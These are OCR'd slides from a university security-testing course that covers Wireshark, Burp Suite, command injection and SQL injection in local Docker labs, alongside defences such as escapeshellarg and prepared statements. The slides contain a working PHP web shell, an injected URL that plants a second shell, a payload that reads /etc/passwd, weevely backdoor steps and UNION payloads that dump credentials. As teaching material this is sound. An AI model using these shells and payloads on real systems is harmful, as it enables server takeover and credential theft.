
- Open-source tool for real-time network packet capture and analysis
- Can be downloaded from https://www.wireshark.org
- It supports:
  - Deep packet inspection
  - Filtering and search capabilities
  - Protocol support for diverse analyses
  - Data export in Packet Capture (PCAP) format
- It’s used for:
  - Network troubleshooting
  - Security analysis
  - Protocol development

enrico.cambiaso@cnr.it

Wireshark

Consiglio Nazionale delle Ricerche

Università di Genova



enrico.cambiaso@cnr.it

Burp Suite

Consiglio Nazionale delle Ricerche

Università di Genova


- Burp Suite is a powerful cybersecurity tool designed for web application security testing
- It can be downloaded for free (Community Edition) from https://portswigger.net/burp
- It provides a comprehensive set of features for finding and exploiting security vulnerabilities in web applications
- It includes (among others) a proxy functionality
  - Intercept and modify HTTP/S traffic between your browser and the target application

enrico.cambiaso@cnr.it

Burp Suite

Consiglio Nazionale delle Ricerche

Università di Genova



enrico.cambiaso@cnr.it

Demo – Wireshark + Burp Suite

Consiglio Nazionale delle Ricerche

Università di Genova

- Test on www.unige.it
- Differences between the two tools
  - Packet capture vs proxy
- What's happening with SSL/HTTPS?

enrico.cambiaso@cnr.it

Assignments

Consiglio Nazionale delle Ricerche

Università di Genova

- Update our StudentService app to implement database support
- Start from the URL `http://esselungaacasa.it` and analyze custom headers and how tokens are managed
  - Goal: try to set up a simple program able to retrieve data on products available on the shop: while doing that (if nothing changed in the latest weeks) you'll need to manage custom headers including temporary tokens
    - You are not allowed to use browser automation tools such as Selenium

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Module 5
Command injection

Enrico Cambiaso

enrico.cambiaso@cnr.it

Functional and security testing techniques

2023/2024

enrico.cambiaso@cnr.it

Previous assignments

Consiglio Nazionale delle Ricerche

Università di Genova

- *Update our StudentService app to implement database support*
- *Start from the URL* `http://esselungaacasa.it` *and analyze custom headers and how tokens are managed*
  - *Goal: try to set up a simple program able to retrieve data on products available on the shop: while doing that (if nothing changed in the latest weeks) you'll need to manage custom headers including temporary tokens*
    - *You are not allowed to use browser automation tools such as Selenium*

enrico.cambiaso@cnr.it

Web shells

Consiglio Nazionale delle Ricerche

Università di Genova

- Web shells are malicious scripts or programs uploaded onto a web servers, allowing attackers remote access and control of the server
- They enable various malicious activities including data theft, executing commands, launching attacks, and maintaining persistence
- They can be deployed through vulnerabilities like SQL injection, FTP exploits, or by brute-forcing login credentials
- Detecting web shells can be difficult due to their ability to hide inside of legitimate files and because of their minimal footprint
- It’s possible to deploy security measures like regular code audits, web application firewalls, and access controls can help mitigate the risk of web shell attacks

enrico.cambiaso@cnr.it

Demo: Web shell

Consiglio Nazionale delle Ricerche

Università di Genova

- Create a new dedicated folder: `mkdir ~/mywebshell`
- Enter the folder: `cd ~/mywebshell`
- Create a `index.php` file with the following content:

```
<!doctype html>
<body>
<?php
    if(isset($_GET['cmd']))
            system($_GET['cmd']);
    else
            echo '<form action="/" method="GET">Command: <input type="text"
name="cmd"><input type="submit"></form>';
?>
```

- Short version:

```
<?php system($_GET['cmd']);
```

- Run a PHP container:

```
docker run -d -p 8000:80 -v $PWD:/var/www/html php:8.0-apache
```

- Point the browser to http://localhost:8000

enrico.cambiaso@cnr.it

Testing our web shell

Consiglio Nazionale delle Ricerche

Università di Genova

- http://localhost:8000/?cmd=whoami
- http://localhost:8000/?cmd=ls
- http://localhost:8000/?cmd=ls%20/
- http://localhost:8000/?cmd=echo%20"<?php%20system(\$_GET['cmd']);"%20>webshell.php
- http://localhost:8000/webshell.php?cmd=ls

enrico.cambiaso@cnr.it

Solution: `escapeshellcmd`

Consiglio Nazionale delle Ricerche

Università di Genova

escapeshellcmd

(PHP 4, PHP 5, PHP 7, PHP 8)
escapeshellcmd — Escape shell metacharacters

Description

```
escapeshellcmd(string $command): string
```

escapeshellcmd() escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands. This function should be used to make sure that any data coming from user input is escaped before this data is passed to the exec() or system() functions, or to the backtick operator.

Following characters are preceded by a backslash: `&#;` `|*?~<>^()[]{}$\`, `\x0A` and `\xFF`. ' and " are escaped only if they are not paired. On Windows, all these characters plus % and ! are preceded by a caret (^).

Parameters

command
The command that will be escaped.

Return Values

The escaped string.

Source: https://www.php.net/manual/en/function.escapeshellcmd.php

```
<?php
system(escapeshellcmd($_GET['cmd']));
```

Test it:

- http://localhost:8000/?cmd=echo%20"<?php%20system(\$_GET['cmd']);"%20>webshell.php
- http://localhost:8000/webshell.php?cmd=ls
- http://localhost:8000/?cmd=ls

enrico.cambiaso@cnr.it

Demo: Ping

Consiglio Nazionale delle Ricerche

Università di Genova

- Create a `ping.php` file with the following content:

```
<?php
system("ping -c 3 ".escapeshellcmd($_GET['host']));
```

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Is now our code safe?

It is, if we do not consider argument injection

enrico.cambiaso@cnr.it

Argument injection

Consiglio Nazionale delle Ricerche

Università di Genova

```
<?php
system("find . -name ".escapeshellcmd($_GET['file']));
```

- We cannot concatenate additional commands
- We can add as many arguments (files) we want
  - As space is not escaped

But…

- Bad arguments injection is possible
  - Command-dependent attack (i.e., not working with `ping`)
  - For more information on the `-exec` parameters of the `find` command, see https://www.baeldung.com/linux/find-exec-command

enrico.cambiaso@cnr.it

Argument injection

Consiglio Nazionale delle Ricerche

Università di Genova

```
<?php
system("find . -name ".escapeshellcmd($_GET['file']));
```

```
existingfile.txt -exec cat /etc/passwd ;
```

http://localhost:8000/?file=index.php%20-exec%20cat%20%2Fetc%2Fpasswd%20%3B

For quick URL encoding/decoding, see https://www.urlencoder.org

enrico.cambiaso@cnr.it

Solution: `escapeshellarg`

Consiglio Nazionale delle Ricerche

Università di Genova

escapeshellarg

(PHP 4 >= 4.0.3, PHP 5, PHP 7, PHP 8)
escapeshellarg — Escape a string to be used as a shell argument

Description

```
escapeshellarg(string $arg): string
```

escapeshellarg() adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass a string directly to a shell function and having it be treated as a single safe argument. This function should be used to escape individual arguments to shell functions coming from user input. The shell functions include exec(), system() and the backtick operator.

On Windows, **escapeshellarg()** instead replaces percent signs, exclamation marks (delayed variable substitution) and double quotes with spaces and adds double quotes around the string. Furthermore, each streak of consecutive backslashes (\) is escaped by one additional backslash.

Parameters

arg
The argument that will be escaped.

Return Values

The escaped string.

Source: https://www.php.net/manual/en/function.escapeshellarg.php

```
<?php
system("find . -name
".escapeshellarg($_GET['file']));
```

Test it:

- http://localhost:8000/?cmd=echo%20"<?php%20system(\$_GET['cmd']);"%20>%20webshell.php
- http://localhost:8000/webshell.php?cmd=ls

enrico.cambiaso@cnr.it

Approaches for code injection

Consiglio Nazionale delle Ricerche

Università di Genova

- Command execution: `<?php system("whoami"); ?>`
- Input from URL: `<?php system($_GET['cmd']); ?>`
- Use of passthru: `<?php passthru($_GET['cmd']); ?>`
- Use of `shell_exec`: `<?php echo shell_exec("whoami");?>`
- Use of `exec` (outputs only the last line): `<?php echo exec("whoami");?>`
- Use of `exec` (full output): `<?php exec("ls -la",$array); print_r($array); ?>`
- Use of `preg_replace`: `<?php preg_replace('/.*/e', 'system("whoami");', ''); ?>`
- Use of backticks: `<?php $output = `whoami`; echo "<pre>$output</pre>"; ?>` or `<?php echo `whoami`; ?>`

enrico.cambiaso@cnr.it

Parameters obfuscation

Consiglio Nazionale delle Ricerche

Università di Genova

```
<?php
system(escapeshellcmd($_SERVER['HTTP_ACCEPT_LANGUAGE']);
```

Use of dedicated obfuscation functions:

- `eval()`
- `assert()`
- `base64()`
- `gzdeflate()`
- `str_rot13()`

For more information on web shells obfuscation, see https://sushant747.gitbooks.io/total-oscp-guide/content/webshell.html

enrico.cambiaso@cnr.it

Weevely: easy creation of webshells

Consiglio Nazionale delle Ricerche

Università di Genova

- A tool to quickly build web shells
- Provides the possibility to connect to the remote web shell and interact with it
- Provides persistency for our backdoor
- Supports files export
- Provides the possibility to query databases through SQL queries
- Provides the possibility to create a tunnel exploiting our target
- For more information, see https://github.com/epinna/weevely3

enrico.cambiaso@cnr.it

Weevely demo

Consiglio Nazionale delle Ricerche

Università di Genova

1. `docker run -d -p 8111:80 -v $PWD:/var/www/html php:7.0-apache`
2. `docker run -it janes/weevely bash`
   - If not working for deprecated alerts, install `weevely` on an `ubun` Copy Copy `tu` container
3. `weevely generate mypassword agent.php`
4. Copy the code into a dedicated `agent.php` file on the current folder of the host
5. Get the IP of the container:

   ```
   docker inspect --format '{{ .NetworkSettings.IPAddress }}' <container_id>
   ```

6. `weevely http://<container_ip>/agent.php mypassword`

enrico.cambiaso@cnr.it

Assignment

Consiglio Nazionale delle Ricerche

Università di Genova

- Create a Docker environment where you have a Wordpress host
- Replace the 404 error page with a malicious one generated through weevely
- Use weevely to export files, query the inner database and to initiate a tunnel
- After you expoitation is completed, use weevely to clean up the malicious files from the target system

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Module 6
Client-side vulnerabilities

Enrico Cambiaso

enrico.cambiaso@cnr.it

Functional and security testing techniques

2023/2024

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Part 1

enrico.cambiaso@cnr.it

Previous assignments

Consiglio Nazionale delle Ricerche


Università di Genova

- *Create a Docker environment where you have a Wordpress host*
- *Replace the 404 error page with a malicious one generated through weevely*
- *Use weevely to export files, query the inner database and to initiate a tunnel*
- *After you expoitation is completed, use weevely to clean up the malicious files from the target system*

enrico.cambiaso@cnr.it

Databases and web applications

- Many web applications makes use of some kind of backend database to store data
- Database interaction is accomplished through Structured Query Language (SQL)



enrico.cambiaso@cnr.it

SQL statements

Consiglio Nazionale delle Ricerche

Università di Genova

```
SELECT field1, field2 FROM table WHERE field1 = 1;
```

The query triggers a request to the database, asking to retrieve information on the `field1` and `field2` attributes for records in the `table` table, filtering them by only showing records with field `field1` equal to `1`.

`table`

	field1	field2
✓	1	a
✗	2	b
✓	1	c

enrico.cambiaso@cnr.it

SQL select xample

Consiglio Nazionale delle Ricerche

Università di Genova

```
docker network create mydb
docker run --network=mydb -h db -it --rm --name
db -e MYSQL_ROOT_PASSWORD=password -d mysql
docker run -v $PWD:/app --network=mydb -it
ubuntu bash
   apt update
   apt install -y mysql-client
   mysql -u root -ppassword -h db mysql
      SELECT * from user;
```

enrico.cambiaso@cnr.it

SQL statement basic syntax

Consiglio Nazionale delle Ricerche

Università di Genova

```
SELECT <columns lists> FROM <table(s)> WHERE <condition(s)>;
```

- It’s also possible to select constant values:

```
SELECT 42, 'string', 'another string';
```

enrico.cambiaso@cnr.it

The `UNION` command

Consiglio Nazionale delle Ricerche

Università di Genova

```
<SELECT_command_1> UNION <SELECT_command_2>;
```

It is used to combine the results of two or more `SELECT` statements into a single result set.

It removes duplicate rows by default.

enrico.cambiaso@cnr.it

Comments in SQL

Consiglio Nazionale delle Ricerche

Università di Genova

- There are two possible ways to implement comments:
  - `#` (hash symbol)
  - `--` (two dashes followed by a single space)
- Examples:
  - `SELECT field from table; # comment 1`
  - `SELECT field from table; -- comment 2`

enrico.cambiaso@cnr.it

Retrieve information on the database

Consiglio Nazionale delle Ricerche

Università di Genova

Some useful commands:

- `SHOW DATABASES`
- `SHOW TABLES`
- `SHOW CREATE TABLE <table_name>`
- `SHOW CREATE VIEW <view_name>`

For more information, see https://www.devart.com/dbforge/mysql/studio/show-tables-list-in-mysql.html

enrico.cambiaso@cnr.it

Example

Consiglio Nazionale delle Ricerche

Università di Genova

- Get `simpledata.sql` file and put it in `$PWD` on your host
- On the Ubuntu container, run:
  - `mysql -u root -ppassword -h db < /app/simpledata.sql`
- Hence, access the course database through the MySQL console:
  - `mysql -u root -ppassword -h db course`

Without consulting the `simpledata.sql` file content, retrieve information on the `course` database structure and contents

enrico.cambiaso@cnr.it

UNION example

Consiglio Nazionale delle Ricerche

Università di Genova

- By considering the previous example:

```
SELECT name, teacheremail FROM Courses WHERE
teacheremail = 'teacher1@unige.it';
```

  - Retrieves all courses of `teacher1@unige.it`

```
SELECT username, password FROM Students;
```

  - Retrieves all students' credentials

```
SELECT name, teacheremail FROM Courses WHERE
teacheremail = 'teacher1@unige.it' UNION SELECT
username, password FROM Students;
```

  - Combines the results in a single table (with column names depending on the first `SELECT` query

enrico.cambiaso@cnr.it

SQL queries in PHP (file is provided)

Consiglio Nazionale delle Ricerche

Università di Genova

```
<?php
$db_host = 'db';
$db_username = 'root';
$db_password = 'password';
$db_name = 'course';
$connection = mysqli_connect($db_host, $db_username,
$db_password, $db_name);
$query = 'SELECT * FROM Courses;';
$results = mysqli_query($connection, $query);
while($row = mysqli_fetch_array($results)) {
    print_r($row);
}
```

enrico.cambiaso@cnr.it

SQL queries in PHP

Consiglio Nazionale delle Ricerche

Università di Genova

- Use previously shown `Dockerfile` and `index.php` (the same shown before) files provided
- `cd` into the directory containing both the files
- `docker build -t query .`
- `docker run -d -p 8000:80 -v $PWD:/var/www/html --network=mydb --name=myquery query`

enrico.cambiaso@cnr.it

Dynamic SQL queries in PHP

Consiglio Nazionale delle Ricerche

Università di Genova

```
<?php
$db_host = 'db';
$db_username = 'root';
$db_password = 'password';
$db_name = 'course';
$connection = mysqli_connect($db_host, $db_username, $db_password,
$db_name);
$n = $_GET['name'];
$query = "SELECT * FROM Courses WHERE name='$n';";
$results = mysqli_query($connection, $query);
while($row = mysqli_fetch_array($results)) {
    print_r($row);
}
```

enrico.cambiaso@cnr.it

Dynamic SQL queries

Consiglio Nazionale delle Ricerche

Università di Genova

- In our example, the query is built on user supplied input
  - Through the `GET` request parameter
- Such implementation is very dangerous, because a malicious user may exploit it to take control of data interaction

```
SELECT * FROM Courses WHERE name='$n';
```

where `$n` can be any string.

enrico.cambiaso@cnr.it

SQL injection

Consiglio Nazionale delle Ricerche

Università di Genova

- SQL Injection (SQLi) attacks allow an unauthorized user to take control of the SQL queries
- SQLi attacks have a huge impact on the website
  - Gaining access to the backend database allows a malicious user to control:
    - Users credentials
    - Web application data
    - Credit card and payment details
    - Users transactions
    - Have control on prices of an e-commerce
    - Etc.

enrico.cambiaso@cnr.it

SQL injection types

Consiglio Nazionale delle Ricerche

Università di Genova

- Boolean-based
  - Makes use of boolean logic to force query to manipulate the output provided
- `UNION`-based
  - Exploits the `UNION` syntax to take control of the output provided by triggering an additional custom query
  - Typically exploited when the result of the query is directly displayed on the output web page
- Time-based
  - The query induces the database to wait for a specified amount of time before responding
  - The response time typically indicates whether the result of the query is true or false

enrico.cambiaso@cnr.it

Finding SQL injection points

Consiglio Nazionale delle Ricerche

Università di Genova

- `GET` parameters
- `POST` parameters
- HTTP headers
- Other…


enrico.cambiaso@cnr.it

Boolean-based SQL injection

Consiglio Nazionale delle Ricerche

Università di Genova

```
SELECT * FROM Courses WHERE name='    ';
```




```
http://localhost:8000/?name=%27%20OR%20%27a%27=%27a
```

enrico.cambiaso@cnr.it

UNION-based SQL injection

Consiglio Nazionale delle Ricerche

Università di Genova

```
SELECT * FROM Courses WHERE name='    ';
```

Not working, as `Courses` has three columns: possibile solutions:

- `' UNION SELECT username, username, password FROM Students WHERE 'a'='a`
- `' UNION SELECT username, password, email FROM Students WHERE 'a'='a`
- `' UNION SELECT username, password, 'foo' FROM Students WHERE 'a'='a`

enrico.cambiaso@cnr.it

Practicing with SQL injection

Consiglio Nazionale delle Ricerche

Università di Genova

- `docker run -p 8000:8000 -it appsecco/dsvw`
- Then open http://localhost:8000
- See in particular (at least for now) the first three samples provided

More information can be found at https://blog.appsecco.com/damn-small-vulnerable-web-in-docker-fd850ee129d5

enrico.cambiaso@cnr.it

Other approaches to exploit SQLi

Consiglio Nazionale delle Ricerche

Università di Genova

- Analyze `POST` parameters and evaluate exploitation by editing sent data
  - E.g., manually or with Burp Suite

enrico.cambiaso@cnr.it

SQLMap

Consiglio Nazionale delle Ricerche

Università di Genova

- SQLMap is an open-source pentesting tool
- Automates the process of detecting and exploiting SQL injection flaws
  - It is nevertheless suggested to always test injections manually first
  - Automation may lead to inefficient exploitation or to crash the remote service
- Basic syntax:

```
sqlmap -u <url> -p <injection_parameters> [options]
sqlmap -u <url> --data=<post_data> -p <parameters>
[options]
```

- Docker syntax:

```
docker run --rm -it paoloo/sqlmap -u <url> -p
<injection_parameters> [options]
```

  - If you are getting a deprecation error, try installing it on an `ubuntu` container

enrico.cambiaso@cnr.it

Exercise on SQLMap

Consiglio Nazionale delle Ricerche

Università di Genova

Run SQLMap on the `appsecco/dsvw` container mentioned before

enrico.cambiaso@cnr.it

Assignments

Consiglio Nazionale delle Ricerche

Università di Genova

- Analyze the other vulnerabilities mentioned in `appsecco/dsvw`
- Set up the appsecco/sqlinjection-training-app and try to use `sqlmap` against it

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Module 6
Client-side vulnerabilities

Enrico Cambiaso

enrico.cambiaso@cnr.it

Functional and security testing techniques

2023/2024

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Part 2

enrico.cambiaso@cnr.it

Recap: SQL select example

Consiglio Nazionale delle Ricerche

Università di Genova

```
docker network create mydb
docker run --network=mydb -h db -it --rm --name
db -e MYSQL_ROOT_PASSWORD=password -d mysql
docker run -v $PWD:/app --network=mydb -it
ubuntu bash
   apt update
   apt install -y mysql-client
   mysql -u root -ppassword -h db mysql
      SELECT * from user;
```

enrico.cambiaso@cnr.it

Recap: DB population

Consiglio Nazionale delle Ricerche

Università di Genova

- Get `simpledata.sql` file and put it in `$PWD` on your host
- On the Ubuntu container, run:
  - `mysql -u root -ppassword -h db < /app/simpledata.sql`

enrico.cambiaso@cnr.it

Recap: SQL queries in PHP

Consiglio Nazionale delle Ricerche

Università di Genova

- Use previously shown `Dockerfile` and `index.php` (the same shown before) files provided
- `cd` into the directory containing both the files
- `docker build -t query .`

enrico.cambiaso@cnr.it

Vulnerable login

Consiglio Nazionale delle Ricerche

Università di Genova

- Enter the provided `vulnerablelogin` folder
- Run: `docker run --rm -d -p 8000:80 -v $PWD:/var/www/html --network=mydb --name=myvulnerablelogin query`

Try to log into the website

enrico.cambiaso@cnr.it

Vulnerable login

Consiglio Nazionale delle Ricerche

Università di Genova

How to protect the web page?

enrico.cambiaso@cnr.it

Vulnerable login protection

Consiglio Nazionale delle Ricerche

Università di Genova

- One potential option is to parametrize the query:

```
$results = $conn->query("SELECT * FROM Students WHERE
username = ? AND password = ?", [$username,
$password]);
```

  - Available on PHP 8.2+
- Other options (such as using PDO - PHP Data Objects) are possible

For more information, see https://stackoverflow.com/a/60496

enrico.cambiaso@cnr.it

Vulnerable login

Consiglio Nazionale delle Ricerche

Università di Genova

How to prevent connection data leakage?

enrico.cambiaso@cnr.it

Protection of connection data

Consiglio Nazionale delle Ricerche

Università di Genova

- On Apache2, it's possible to protect connection details (i.e., username and password of the database), by exploiting `httpd.conf` or virtual hosts files
- Configuration files specification:

```
php_value mysql.default.username root
php_value mysql.default.password password
php_value mysql.default.host db
php_value mysql.default.db course
```

- PHP file content snippet:

```
$db = mysqli_connect(ini_get("mysql.default.username"),
ini_get("mysql.default.password"),
ini_get("mysql.default.host") ,
ini_get("mysql.default.db"));
```

enrico.cambiaso@cnr.it

Assignment

Consiglio Nazionale delle Ricerche

Università di Genova

1) Fix the `login.php` file as asked in the comments on the file itself,

then

2) Fix both the database data and the vulnerable login project to implement secure password storage

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Module 6
Client-side vulnerabilities

Enrico Cambiaso

enrico.cambiaso@cnr.it

Functional and security testing techniques

2023/2024

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Part 3

enrico.cambiaso@cnr.it

Assignment

Consiglio Nazionale delle Ricerche

Università di Genova

1) Fix the `login.php` file as asked in the comments on the file itself,

then

2) Fix both the database data and the vulnerable login project to implement secure password storage

enrico.cambiaso@cnr.it

Recap: SQL select example

Consiglio Nazionale delle Ricerche

Università di Genova

```
docker network create mydb
docker run --network=mydb -h db -it --rm --name
db -e MYSQL_ROOT_PASSWORD=password -d mysql
docker run -v $PWD:/app --network=mydb -it
ubuntu bash
   apt update
   apt install -y mysql-client
   mysql -u root -ppassword -h db mysql
      SELECT * from user;
```

enrico.cambiaso@cnr.it

Recap: DB population

Consiglio Nazionale delle Ricerche

Università di Genova

- Get `simpledata.sql` file and put it in `$PWD` on your host
- On the Ubuntu container, run:
  - `mysql -u root -ppassword -h db < /app/simpledata.sql`

enrico.cambiaso@cnr.it

Recap: SQL queries in PHP

Consiglio Nazionale delle Ricerche

Università di Genova

- Use previously shown `Dockerfile` and `index.php` (the same shown before) files provided
- `cd` into the directory containing both the files
- `docker build -t query .`

enrico.cambiaso@cnr.it

Recap: vulnerable login

Consiglio Nazionale delle Ricerche

Università di Genova

- Enter the provided `vulnerablelogin` folder
- Run: `docker run --rm -d -p 8000:80 -v $PWD:/var/www/html --network=mydb --name=myvulnerablelogin query`

enrico.cambiaso@cnr.it

Vulnerable login protection (OLD)

Consiglio Nazionale delle Ricerche

Università di Genova

- One potential option is to parametrize the query:

```
$results = $conn->query("SELECT * FROM Students WHERE
username = ? AND password = ?", [$username,
$password]);
```

  - Available on PHP 8.2+
- Other options (such as using PDO - PHP Data Objects) are possible

For more information, see https://stackoverflow.com/a/60496

enrico.cambiaso@cnr.it

Vulnerable login protection (NEW)

Consiglio Nazionale delle Ricerche

Università di Genova

- […]
- Other options (such as using PDO - PHP Data Objects) are possible

```
$results = $conn->prepare("SELECT * FROM Students
WHERE username = ? AND password = ?");
$results->bind_param("ss", $username, $password); // s
identifies a string
$results->execute();
```

enrico.cambiaso@cnr.it

A minor change on previous slides: Protection of connection data (OLD)

Consiglio Nazionale delle Ricerche

Università di Genova

- On Apache2, it's possible to protect connection details (i.e., username and password of the database), by exploiting `httpd.conf` or virtual hosts files
- Configuration files specification:

```
php_value mysql.default.username root
php_value mysql.default.password password
php_value mysql.default.host db
php_value mysql.default.db course
```

- PHP file content snippet:

```
$db = mysqli_connect(ini_get("mysql.default.username"),
ini_get("mysql.default.password"),
ini_get("mysql.default.host") ,
ini_get("mysql.default.db"));
```

enrico.cambiaso@cnr.it

